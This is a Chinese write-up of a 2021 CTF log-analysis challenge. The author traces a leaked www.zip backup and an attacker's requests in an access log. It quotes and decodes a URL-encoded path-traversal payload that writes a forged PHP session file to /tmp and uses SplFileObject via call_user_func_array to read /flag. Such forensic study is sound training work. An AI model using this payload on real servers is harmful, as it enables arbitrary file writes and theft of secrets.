
[2021首届“陇剑杯”网络安全大赛]日志分析

[2021首届“陇剑杯”网络安全大赛] 日志分析

> 题目描述
> 单位某应用程序被攻击，请分析日志，进行作答：
> 1.网络存在源码泄漏，源码文件名是__www.zip___。(请提交带有文件后缀的文件名，例如x.txt)
> 2.分析攻击流量，黑客往/tmp目录写入一个文件，文件名为___sess_car____。
> 3.分析攻击流量，黑客使用的是__SplFileObject__类读取了秘密文件。



看一下http状态码200的

```
λ cat access.log |grep " 200 "
172.17.0.1 - - [07/Aug/2021:01:37:51 +0000] "GET / HTTP/1.1" 200 638 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:55 +0000] "GET / HTTP/1.1" 200 637 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:58 +0000] "GET /index.php HTTP/1.1" 200 601 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 +0000] "GET /index%2ephp HTTP/1.1" 200 601 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 +0000] "GET /www%2ezip HTTP/1.1" 200 1686 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 +0000] "GET /www%2ezip HTTP/1.1" 200 1686 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 +0000] "GET /info%2ephp HTTP/1.1" 200 25770 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:38:20 +0000] "GET /?file=sess_car HTTP/1.1" 200 687 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:20 +0000] "GET / HTTP/1.1" 200 645 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21 +0000] "GET /?file=sess_car HTTP/1.1" 200 680 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21 +0000] "GET / HTTP/1.1" 200 672 "-" "python-requests/2.26.0"
```

备份是www.zip

猜测是 /?file=sess_car写入文件

再回去看看log文件，发现最后有状态码302的

172.17.0.1 - - [07/Aug/2021:01:38:20 +0000] "GET /?filename=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Ftmp%2Fsess_car&content=func%7CN%3Bfiles%7Ca%3A2%3A%7Bs%3A8%3A%22filename%22%3Bs%3A16%3A%22.%2Ffiles%2Ffilename%22%3Bs%3A20%3A%22call_user_func_array%22%3Bs%3A28%3A%22.%2Ffiles%2Fcall_user_func_array%22%3B%7Dpaths%7Ca%3A1%3A%7Bs%3A5%3A%22%2Fflag%22%3Bs%3A13%3A%22SplFileObject%22%3B%7D HTTP/1.1" 302 879 "-" "python-requests/2.26.0"
 # ../../../../../../../../../../../../../../../../../tmp/sess_car&content=func|N;files|a:2:{s:8:"filename";s:16:"./files/filename";s:20:"call_user_func_array";s:28:"./files/call_user_func_array";}paths|a:1:{s:5:"/flag";s:13:"SplFileObject";}
172.17.0.1 - - [07/Aug/2021:01:38:20 +0000] "GET /?file=sess_car HTTP/1.1" 200 687 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:20 +0000] "GET / HTTP/1.1" 200 645 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21 +0000] "GET /?filename=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Ftmp%2Fsess_car&content=func%7CN%3Bfiles%7Ca%3A2%3A%7Bs%3A8%3A%22filename%22%3Bs%3A16%3A%22.%2Ffiles%2Ffilename%22%3Bs%3A20%3A%22call_user_func_array%22%3Bs%3A28%3A%22.%2Ffiles%2Fcall_user_func_array%22%3B%7Dpaths%7Ca%3A1%3A%7Bs%3A5%3A%22%2Fflag%22%3Bs%3A13%3A%22SplFileObject%22%3B%7D HTTP/1.1" 302 879 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21 +0000] "GET /?file=sess_car HTTP/1.1" 200 680 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21 +0000] "GET / HTTP/1.1" 200 672 "-" "python-requests/2.26.0"

`func|N;files|a:2:{s:8:"filename";s:16:"./files/filename";s:20:"call_user_func_array";s:28:"./files/call_user_func_array";}paths|a:1:{s:5:"/flag";s:13:"SplFileObject";}` 反序列化

```
func:
Array
(
    [filename] => ./files/filename
    [call_user_func_array] => ./files/call_user_func_array
)

paths
Array
(
    [/flag] => SplFileObject
)
```

是SplFileObject类读取了/flag